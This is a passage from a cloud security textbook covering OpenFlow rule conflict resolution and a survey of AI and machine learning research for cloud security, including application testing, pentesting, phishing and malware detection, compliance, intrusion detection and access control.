- **Pre-defined Priority:** In the top of [Fig. 6.12](#), rule i is a subset of rule j , and the identified conflict type is polymorphism. The OpenFlow rules (i, j) can use predefined priority to allow traffic corresponding to a given OpenFlow rule and reject the other rule with lower priority. This can help in resolving *Polymorphism* rule conflicts since there is a full overlap between the flow rules header space (h_i, h_j) , or one rule is a complete subset of another rule, e.g., $r1 \subseteq r2$ in [Fig. 6.12](#). The method utilized for priority assignment is dependent on the administrator. For instance, assigning a high priority to a rule originating from a load balancer is desired from a performance point of view. If the security is assigned higher importance, an IDS rule with

polymorphism conflict with other rules will get a higher priority. The priority range of the flow rule r_j should be greater than equal to the current rule r_i , and the maximum possible priority value for OpenFlow rule 65535.




Figure 6.12 An example of OpenFlow rule conflict resolution, where polymorphism conflicts are resolved using priority-based assignment. Inheritance and aggregation conflicts (rules having the same action) are resolved using encapsulation. Flow rules with partial overlap in the header space and different action are resolved using decomposition [58].

- **Encapsulation:** A flow rule conflicting with a large number of rules, i.e., an aggregation relation with a large number of conflicting rules, can be eliminated to reduce the number of flow rule conflicts when the action space is the same for the inconsistent flow rules. The conflicts *Inheritance* and *Aggregation*, where the header space of the rules is

overlapping, and the actions are the same, can be encapsulated into coarser rules. This helps eliminate redundant rules and reduce the end-to-end flow processing time, as shown in [Fig. 6.12](#).

- **Decomposition:** If two OpenFlow rules' header space overlaps with each other, but their actions are different, i.e., composition conflict, we resolve this conflict by decomposing the two rules into three rules. After decomposition, the priorities can be assigned separately to both rules. The decomposition relation needs to be recursively checked to see if the decomposed rules conflict with any other rules. The value 65535 in [Fig. 6.12](#) represents an OpenFlow rule's maximum possible priority value.

Summary

This chapter discussed methods, techniques, and approaches to design a secure cloud. The Zero-Trust Architecture is a fundamental design concept that assures authentication and authorization for each user and every operation they intend to do within the cloud. Zero-trust not only minimizes the threats of the attack surface by enforcing authentication at different layers of the cloud system, but it also provides micro-segmentation in which we can separate the cloud systems into different entities. Part of the security design for the cloud is identity and access management, which we present through multiple approaches such as IAM—authentication and authorization standards and how cloud providers provide access management services. Moreover, we present an example of secure cloud architecture using the minimal trust cloud approach. Cloud systems rely on the different security policies implemented in various layers of the cloud system. However, those policies might conflict with each other. Thus, we discussed some of the works and approaches to detect and resolve the conflicts among the security policies. The chapter explores how higher-

layer security policies can be resolved through formal methods, while the lower-layer conflict can be resolved through analysis and object-oriented approach [[57](#), [58](#)].

Chapter 7

Security Automation: AI and ML in Cloud Security

DOI: [10.1201/9781003384496-7](https://doi.org/10.1201/9781003384496-7)

Artificial Intelligence (AI) and Machine Learning (ML) can be employed in automating security analysis in a cloud environment and enforcing security controls to protect the cloud environment against emerging threats. AI can analyze vast amounts of data; AI systems can identify patterns and anomalies indicative of potential attacks, facilitating more proactive security. AI-based Large Language Models (LLMs) can be used to monitor threats by analyzing new malware. ML allows systems to learn from patterns and quickly adapt to new threats. AI and ML can also be applied to ensure cloud compliance by automating monitoring and analysis of privacy regulations.

Security Orchestration and Automated Response (SOAR) and Infrastructure as Code (IaC) in a cloud environment can help in the automation of routine cybersecurity tasks and allow security teams to focus on more complex security threats. AI-driven tools can also help expand security professionals' capabilities by streamlining the incident response process, automating cloud configuration, and access control reviews.

7.1 AI and ML in Cybersecurity

Artificial Intelligence (AI) and Machine Learning (ML) can help detect threats and security responses in real-time. Security teams can use AI and

ML to identify threat patterns in vast amounts of data and help improve cyber risk management in an organization. AI/ML helps bridge the gap between the growing size of applications, the complexity introduced by technology sprawl, and the size of the security team available to protect the growing technology stack.

7.1.1 Static and Dynamic Application Security Testing

Static Application Security Testing (SAST) is used for scanning the code security flaws at rest. In contrast, Dynamic Application Security Testing (DAST) covers the security of the running application. AI and ML can significantly benefit some tasks associated with SAST and DAST. The manual effort involved auditing the code scanned by SAST tools and identifying and prioritizing the vulnerabilities to be fixed [138]. AI/ML can also sift through logs and traces generated by DAST tools and investigate traffic interactions to identify imminent threats.

Millar et al. [176] utilized a multi-view deep learning architecture to optimize DAST vulnerability triage. The research incorporated task-specific decision-making and learned the structure of traffic interactions between the DAST tool and the web application. The DAST engine scans the web applications, and the traffic exchange between DAST and web application is represented using Natural Language Processing (NLP) word embedding to predict if the finding is a real vulnerability or false positives. The architecture enables more discriminative learning compared to a single view baseline that doesn't have task-specific considerations. The multi-view architecture discussed in this work consists of four Convolutional Neural Networks (CNNs) in parallel for original and attack exchanges. The experimental results showcase that the model outperforms Long Short Term Memory (LSTM), and BiLSTM models in terms of F1-score. The authors also evaluated permutations of the word embedding that provide higher

accuracy and learned that standard word embedding offers better results than other embeddings, such as character average. The multi-view architecture also performed better than the single-view architecture when deployed on customer-specific models.

7.1.2 Autonomous Penetration Testing

Penetration Testing (pentesting) is crucial for any penetration testing program. As the corporate infrastructure becomes large and complex, traditional pentesting methods fail to keep up. AI can help automate specific pentesting tasks such as rapidly identifying vulnerabilities. Similarly, ML can recognize vulnerability patterns and identify potential threat patterns not immediately apparent to humans. AI research has considered pentest from a game-theoretic perspective, i.e., attacker and defender interaction being modeled as a twoplayer game [55, 56]. Recent advancements in generative AI have introduced a new perspective on modeling pentests.

Schwartz et al. [227] modeled pentesting as a Partially Observable Markov Decision Process (POMDP). This framework incorporates a partial view of the network available to the pentest team and the defender's action, such as changes to the network. The defender's view is modeled as a parameter of Markovian Arrival Process [194]. The experimental results on two benchmark scenarios demonstrate that the models incorporating the defender's information obtain a higher expected discounted reward.

Charan et al. [50] utilized ChatGPT and Google Bard for generating malicious payload. The authors observed that targeted prompt engineering can be used to create output. ChatGPT was more proficient in resolving code errors and generating executable code. The research indicates how sophisticated attackers can exploit LLMs by abusing applications and systems.

7.1.3 Phishing Detection

Saka et al. [222] identified common attributes in phishing emails reported by humans. In this research, authors extracted contextual and semantic features from the emails and utilized clustering algorithms with varying feature sets to identify and mitigate phishing attacks. The word embedding was used for representing textual features, and unsupervised clustering algorithms such as K-Means and Agglomerative clustering [271] were utilized for identifying underlying scams. The research used Bidirectional Encoder Representations from Transformers (BERT) for converting email text into feature vectors. This helps capture contextual information and adapt it to new data. The semantic features identified from the emails, such as subject line, URL, and header features, are passed to clustering algorithms. The algorithms K-Means and Agglomerative clustering provided better results in terms of quality of generated feature sets compared to DBScan algorithm.

7.1.4 Malware Analysis

Malware is malicious software designed to harm or exploit devices and computer systems. Various forms of malware, such as viruses, trojans, worms, and ransomware, pose a serious threat to corporations and government agencies. Malware detection tools must constantly evolve to keep up with the changing nature of malware. The traditional malware detection models use signaturebased or bad-behavior-based detection approaches. This is also known as malware trapping. The advanced malwares can easily evade security solutions that rely on traditional models. Modern malware detection requires a shift from a trapping to a hunting-based approach. AI-based malware detection utilizes good-behavior modeling and detects many forms of malware missed by traditional trapping techniques. Malware hunting using AI involves detecting

anomalies such as excessive CPU usage, connections to unknown hosts, excessive data transfer to an external host, unusual login behavior, etc. Deep-learning-based malware detection research has been discussed by Majid et al. [[162](#)]. The paper discusses CNN, autoencoders, and LSTM for malware detection. CNN utilizes a convolutional layer to learn malware features. The pooling layer in the CNN is used for subsampling to have depth in the learning process. The CNN captures recurring patterns in the malware. LSTM is a form of Recurrent Neural Network (RNN) with memory cells for better analysis of data. Autoencoders use unsupervised machine learning by converting input sequences into encoded representation. The encoded representation is passed through a decoding process to identify malware patterns.

7.1.5 Threat Intelligence

Threat intelligence helps organizations identify emerging threats and threat actors to enable effective cyber defense. Key steps in cyber threat intelligence are threat intelligence planning and strategy, threat data collection, threat analytics, and operational intelligence-based strategic decision-making [[223](#)]. AI can play a pivotal role in collecting and analyzing threat data. The AI models can process large volumes of data and identify patterns and anomalies that are hard to locate using manual analysis. The security analysts' workload will be significantly reduced by AI intervention, and they can focus on more complex tasks that require human analysis. Samtani et al. [[223](#)] have discussed the limitations of current deep learning models regarding the lack of explainable results obtained for threat intelligence. The authors identified Explainable AI (XAI) models based on intrinsic and posthoc XAI techniques based on data visualization, decision rules, reasoning paths, concept importance, etc., to help bridge the gap for critical cyber threat intelligence applications.

7.2 Cloud Security with AI and ML

The shift of corporations from a traditional on-premise environment to a cloud has also moved the attack surface to the cloud. An online survey of 600 US-based companies shows that security and regulatory requirements are the top reasons for not migrating to the cloud. Similarly, companies that are obligated to follow regulatory requirements such as HIPAA, PCI-DSS, HITRUST are less likely to migrate their workloads to the cloud [6]. Artificial Intelligence (AI) and Machine Learning (ML) can help secure cloud environments by monitoring attack events and user behavior at scale. AI can help identify threats humans might miss, provide insights into emerging threat patterns, and block attacks. Azure Sentinel [171], an AI-based tool, is used by Microsoft Azure cloud suite for incident response based on threat events detected in the Azure environment. We can classify areas of Cloud Security into four broad categories—Cloud Resource Management, Cloud Compliance, Cloud Threat Detection, and Cloud Threat Prevention as described in Fig. 7.1.




Figure 7.1: Cloud security based on AI and ML. [📄](#)

7.2.1 Cloud Resource Management

The planning of the cloud setup can make the system more robust to security attacks induced by resource constraints and insecure service configurations. Cloud providers like Google have developed resource

manager [103] to manage resources by projects and organizations hierarchically. The hierarchical setup helps in easier management of access controls and configuration settings. AI and ML can help estimate factors such as resource usage, workload distribution, and planning the deployment of services. Some research works that use AI and ML for resource optimization in the cloud are discussed below:

7.2.1.1 Rollback Mechanisms for Cloud Management

Disaster recovery is an essential part of ensuring robustness in a cloud environment. Some necessary steps for maintaining a safe state include periodic backups and checkpoints for a secure state. The rollback to a good state for cloud operations can reduce the severity and impact of catastrophic failures caused by misconfiguration or malicious actors. The rollback is a non-trivial operation since cloud consumers have limited visibility and indirect control in the cloud. Additionally, as the number of cloud operations that change the state increases, the rollback plan generation time increases exponentially. Satyal et al. [224] presented a system that augments cloud APIs and provides rollback operation using AI planner. The research aims to scale the rollback mechanism using parallelizable plans unique to each scenario.

The planning problem requires a domain model of cloud operations such as attaching and detaching disks, creating and deleting clusters, and creating and deleting backups. The planner utilizes this to generate the shortest sequence of actions for rollback. The Planning Definition Domain Language (PDDL) [5] finds a sequence of actions that restores changes to an earlier checkpoint state (goal state). The authors proposed an Automated Rollback (AR) algorithm, which utilizes a state-exploration graph and graph optimization techniques. The AR algorithm shows improvements in runtime as the plan length increases.

7.2.1.2 Deep Learning Workload Management in Cloud

Understanding resource usage patterns of cloud workloads can help better allocate resources. Berral et al. [30] monitored resource usage patterns of workloads training Deep Learning (DL) models in a cloud environment. The research utilized Conditional Restricted Boltzmann Machines (CRBM) [278] and clustering algorithms to discover a typical sequence of behaviors of containers running DL models. The key observation from different phases of container execution indicated that a reduced set of executions represented the majority of executions.

The goal of monitoring was to capture dynamically changing resource demands. The authors observed that DL workloads show random spikes in CPU and memory usage during the data loading and computation phases. The existing time-series algorithms are unsuitable for detecting such sudden changes. The CRBM was used in this work to encode multi-variant time-series resource usage. CRBM can encode multi-dimensional data into a vector of features, which is ideal for time-series pattern analysis. The supervised clustering was employed with CRBM to discover phases of these sudden changes. The empirical evaluation on 5,500 containers running training jobs on clusters providing IBM Deep Learning as a Service (DLaaS) [34] identified the over-provisioning of resources. The resource tuning based on results derived from analyzing the workloads helped in auto-scaling containers and reduced CPU and memory utilization by 30%

7.2.1.3 Cloud-level Accurate AI Inference

AI inference on the edge servers utilizes cloud services through edge APIs or runs full deep learning models on edge services. Venugopal et al. [258] proposed a semantic cache approach to bridge the gap between two extremes. The cache optimizes the strain on network bandwidth. The volume of unstructured data that needs to be sent back to the cloud is

reduced in this model. The client submits an image or video frame for inference to the cache service. The interface passes images to the backend encoder to extract key image features. The encoder converts the image to a compressed bit vector of features. The encoding matches the image vector in the cache first. If a cache is missed, the image is sent to the cloud service for inference, and the query result is stored in the cache for future queries. The experimental results on Darknet dataset [216] and Youtube-Objects video dataset [209] show 5x to 10x latency improvements compared to cloud-only inference. While there are some penalties on the model precision, the semantic cache-based inference recall results are relatively high.

7.2.2 Cloud Compliance

A company with software or infrastructure on the cloud needs to understand compliance with laws such as General Data Protection Regulation (GDPR) [260] in Europe or HIPAA [48] (for healthcare data) in the US. The businesses and their lawyers need to understand laws that need to be followed and the implications of non-compliance [251]. Many organizations use standards such as ISO 27001 [48] or NIST SP 800-53 [242] as a foundation for implementing security controls to ensure compliance with the laws. These controls extend to the cloud, e.g., ISO 27017 isolates the controls that are specific to the cloud. This section discusses how AI can help in compliance management for cloud platforms.

7.2.2.1 Cognitive Compliance: Analyze, Monitor and Enforce Compliance in the Cloud

Adam et al. presented a cognitive compliance framework [4] to translate the regulatory requirement of an enterprise into executable code that can be enforced in an enterprise environment. Some technical challenges in this process include parsing regulatory documents and identifying control

points, mapping the control requirements into a common hierarchy (see [Fig. 7.2](#)), identifying configurable parameters and their values, and merging the requirements and controls into compliance blueprint that can be enforced on the cloud system. This framework also supports the traceability of the enforced controls. The regulations outline compliance requirements such as HIPAA [48] and PCI-DSS [98]. In addition to these, data may encompass organizational policies, interviews, directives, etc. The technical specifications are crafted to secure information systems, incorporating documents like the Department of Defense Security Technical Implementation Guide (STIG) [75] and Center of Information Security (CIS) [88] benchmark. These technical requirements are crucial in ensuring compliance and providing methods to address any security violations.




Figure 7.2: Cognitive compliance framework [163].[↗](#)

As outlined in NIST SP 800-53 [242], the NIST hierarchy of security and privacy controls serves as a bridge between high-level policies and low-level technical controls. The controls are identified as auditable units within

sections and subsections, as illustrated in [Fig. 7.2](#)—an experimental evaluation utilized a supervised machine learning approach to map technical specifications into NIST auditable units. The resulting mapping data undergoes scrutiny by human subject matter experts and is subsequently enforced in the cloud environment.

7.2.2.2 Automated Regulation Analysis for Effective Privacy Compliance

Privacy regulations such as GDPR [\[260\]](#), CCPA [\[269\]](#), and others create challenges for organizations to ensure compliance. These privacy regulations are analyzed and updated manually to fulfill compliance requirements. Frequent updates and jurisdiction-specific terminology make manual analysis laborintensive, complex, and error-prone. The regulatory statements are complex and unstructured, using specific legal jargon and requiring significant interpreting expertise. Automation can bridge the gap, enabling systematic and scalable analysis of regulatory requirements. Manandhar et al. [\[163\]](#) introduced the ARC framework for transforming complex compliance requirements into structured representation using tuples.

ARC framework consists of three types of tuples: 1) Data Flow Tuples that represent information flow such as sender, receiver, and data object 2) Definition Tuples that define terms and their meanings within regulations; 3) Right Tuples that capture rights afforded to entities. Semantic Role Labeling (SRL) helps identify key phrases and contextual roles within the statement. Clause extraction is used to simplify complex phrases for better representation. Tuple Formation creates structured tuples that can be queried from parsed regulatory statements. The tuple extraction task achieves high F1-score across major privacy regulations. ARCBert introduced in this research identifies semantically similar phrases across

compliance regulations and helps evaluate the privacy policies of S&P companies against disclosure requirements. ARCBert achieves high precision in identifying semantically similar statements across regulations. The research study [163] identified hundreds of compliance gaps, highlighting the tool's effectiveness in pinpointing missing disclosures and violations.

7.2.3 Cloud Intrusion Detection

The cloud network traffic will continue growing as many industries move infrastructure to the cloud. The dynamic nature of cloud infrastructure and scale of traffic impacts the ability of security teams' to detect threats such as malicious cloud tenants and compromised Virtual Machines (VMs).

7.2.3.1 Cloud Intrusion Detection using Semi-supervised Machine Learning Models

Semi-supervised learning [256] is a branch of machine learning that combines unsupervised and supervised learning. The model uses both unlabeled and labeled samples during the training phase. The Cloud Intrusion Detection System (CIDS) proposed by Wang et al. [263] utilizes deep learning to extract the essential feature representations for the detection of threats. Authors employ Stacked Autoencoder (SAE) for learning low-dimensional features from the raw network traffic and input them into shallow classifier Support Vector Machine (SVM) for attack detection. The experimental analysis on well-known attack datasets such as KDD Cup99 and NSL-KDD [244] show that the SVM classifier can be combined with other machine learning models for better detection compared to standalone SAE model.

DAPT 2020 [186] utilized semi-supervised machine learning models such as LSTM-SAE, SAE, and SVM for detection of Advanced Persistent Threat (APT) [10] attacks. The authors simulated APT attacks in a cloud

network. They evaluated the effectiveness of machine learning models for detecting different phases of an APT attack, such as reconnaissance, foothold establishment, lateral movement, and data exfiltration. The models did not perform well for the APT attack data described in this dataset. This shows that while general intrusion detection is possible using machine learning models in cloud networks, detecting sophisticated attacks like APT requires a correlation of attack progression across multiple phases. The lateral movement and data exfiltration described in DAPT2020 are missing in other well-known attack datasets. Training deep learning models on the traffic captured for these phases is essential, given that lateral movement is vital for an attacker who has gained access to an edge machine in the cloud network and wants to compromise the sensitive information database node.

7.2.3.2 Time Series Anomaly Detection for Cloud Systems

Cloud systems experience anomalies from various factors, such as software issues, memory leaks, disk failures, and network outages. Anomaly detection from cloud monitoring data is challenging due to time-series data's high velocity and enormous volume. The task becomes challenging as the scale and complexity of cloud systems increase. Moreover, the data is diversified, and labeled data is limited. Labeling anomalies to set up a baseline is a time-consuming task. Zhang et al. [279] propose time-series anomaly detection in an unlabeled dataset (target) by training an anomaly detection system on existing labeled datasets (the source). The research work uses both transfer and active learning.

Transfer learning identifies features of cloud monitoring data and employs clustering to select an appropriate subset of features from labeled data. The standard anomalous behavior learned from labeled time series data is transferred to the large volume of the target unlabeled dataset. Active Learning improves detection performance by labeling only a few selected

samples in the target dataset. In active learning, the Uncertainty Context Diversity (UCD) method is used to recommend informative data points to be labeled. The Active Transfer Anomaly Detection (ATAD) achieves cross-dataset anomaly detection with reasonable accuracy. The experimental analysis shows that labeling 1–5%

7.2.4 Cloud Threat Prevention

7.2.4.1 Cryptographic Access Control Enforcement in the Cloud

Cryptographic Access Control (CAC) is an approach to securing the data by encrypting it with a key so that only users in possession of the key can decrypt the data to perform business operations. In a cloud environment, CAC allows organizations and users to enforce access control while preserving data confidentiality concerning external attackers and the cloud. Access control methods such as Attribute-based Encryption (ABE) [[106](#)] find limited practical use for an actual application. Many CAC schemes assume a fixed assignment of entities to domains. This approach can cause security and usability issues. An essential aspect of CAC schemes is the definition of software entities that compose a CAC. In a fixed CAC scheme, it isn't easy to adapt to the requirements of different scenarios. Berlato et al. [[29](#)] proposed a CAC that considers the underlying architecture that satisfies CAC requirements. The architectural model captures elements such as resources, entities, and domains. The model provides several architectures of CAC schemes that preserve confidentiality, integrity, and availability. The architectures are also evaluated based on security and usability goals. The CAC is formulated as a multi-objective optimization problem, and the prototype tool helps perform a “What-if” analysis to explore trade-offs among different architectures for deployment in a cloud environment.

7.2.4.2 AI-Assisted Security Controls Mapping for Clouds

The gap in security controls mapping from on-premise to the cloud environment makes migration to the cloud challenging. Each service exposes several checks, and ensuring that these checks meet customer security controls becomes a scalability concern. This process needs to be repeated for each customer, and it can take several months to securely migrate each customer to the cloud. The mappings also need to be evaluated from a regulatory perspective. [Figure 7.3](#) captures a standardized approach for the security control mapping that helps baseline controls from different sources. Some other issues that make cloud security controls mapping challenging are—(a) Text-complexity from controls proposed by customers and NIST controls [\[193\]](#) (b) Domain expertise required for understanding the domain-specific language of different cloud environments, (c) Limited labeled data available for training AI models. AI-assisted security controls mapping proposed by Agarwal et al. [\[6\]](#) helps provide a scalable process for configuring this mapping, thus significantly reducing the human effort involved. The research trains a supervised machine learning model that allows map source controls cs from customer control set to target data ct coming from NIST 800-53 controls [\[242\]](#). The machine learning model is trained on data from regulatory requirements such as PCI-DSS [\[98\]](#), HIPAA [\[48\]](#), SOC2 [\[35\]](#), GDPR [\[260\]](#). The classifier utilizes fine-tuned pre-trained RoBERTa Transformer model [\[79\]](#). The model is fine-tuned for the security domain using masked language pre-training approach [\[149\]](#) on regulatory and audit documents from diverse sources. The experimental evaluation results demonstrate that ranking target controls using a baseline unsupervised algorithm performs poorly in precision and recall. Still, fine-tuning the RoBERTa [\[79\]](#) model on NIST controls data substantially improves the performance.




Figure 7.3: Cognitive compliance framework [6].[↗](#)

7.2.4.3 Secure Computing with Cloud GPUs

Graphics Processing Units (GPUs) are being used for performance enhancement in cloud environments. Cloud GPUs provide hardware acceleration for an application without local resource deployment. The GPU provisioning in the cloud is highly dependent on the trust in the compute provider. The cloud provider's privileged software and administrators can access the privileged state, creating a significant attack surface. This introduces a risk to sensitive security applications. GPU-accelerated applications have software components such as 1) API and user library, 2) CPU-side control code at the user and system level, and 3) GPU kernel executing on the GPU itself.

The code and data movement between the CPU and GPU creates a side channel visible to the CPU-side code. An attacker can exploit this security gap and extract meaningful information from the code executed on the GPU. Jia et al. [131] identified attacks on image recognition machine learning models that allow malicious system software to classify images from ImageNet [76] by observing the timing of a model trained to classify images. The attack works even if security conscious user encrypts their input data.

The authors proposed Telekine, a system that enables the secure use of cloud GPUs without trusting the platform provider. The system makes communication with GPU Trusted Execution Environment (TEE) independent of the input data, thus excluding the existence of side-channel attacks. Telekine achieves this by moving the application and GPU runtime to the client's machine. The system decouples user libraries from low-level GPU controls by interposing on GPU API and efficiently forwarding the calls to the server to virtualize the GPUs.

The client machine and the cloud GPU communication are transformed into data-oblivious streams. The GPU API calls are converted to a code execution sequence and data movement instructions such as *memcpy*. The commands are fixed in size and execute at a fixed rate; this ensures any observable patterns are independent of input data, providing no additional information for side-channel attacks.

7.2.4.4 Automatic Policy Generation for Inter-Service Access Control of Microservices

Microservices in cloud architecture helps split complex applications into simple multiple services running on different machines according to the business requirements. The lightweight network API invocations facilitate combining various services as service chains to achieve complex functions. This process helps improve the flexibility of software development and maintenance, but the invocation relationship between services becomes cumbersome as the number of services grows. The communication between microservices is susceptible to malicious attacks originating from service vulnerabilities and misconfigurations.

In [Fig. 7.4](#), three microservices are deployed in a medical application. The diagnosis service, patient service, and logging service interact with each other to provide information access to the doctor. The doctor can

obtain information about the patient using a diagnosis service. The compromised logging service can interfere with the confidentiality of information provided by patient service. A granular access control mechanism can regulate the behavior of the application data access. An administrator can define a policy that only allows access to patient service via diagnosis service and explicitly denies access to other services such as logging service.




Figure 7.4: Attack initiated from a compromised internal service in a medical application [152].

The cloud infrastructure management platforms such as Kubernetes [144] and Istio [136] need to define inter-service access control mechanisms to reduce the attack surface of microservice networks. The joint objective of achieving high control flexibility and security is quite complex, and the current policy configuration in the microservice framework is mainly manual. Li et al. [152] proposed AUTOARMOR, an inter-service adaptive policy generation framework. The system generates policies promptly and updates them based on application changes, with minimal runtime overhead. The authors developed a static-analysis-based request extraction mechanism that utilizes program slicing and semantic analysis to extract inter-service invocation logic. The static analysis module runs offline. This information is used with graph-based policy management mechanism to translate invocation logic to fine-grained access control policies, which are

updated with the change in application. AUTOARMOR can be applied to large scale environments. The empirical evaluation on *Istio load tests mesh*, which is used for scalability and performance evaluation for microservice environments, completed the policy generation task for 1,000 unique services in 12 seconds. This is a minor overhead for inter-service access control policy generation.

7.3 Security Operations Automation

7.3.1 SIEM and SOAR

7.3.1.1 Security Information and Event Management (SIEM)

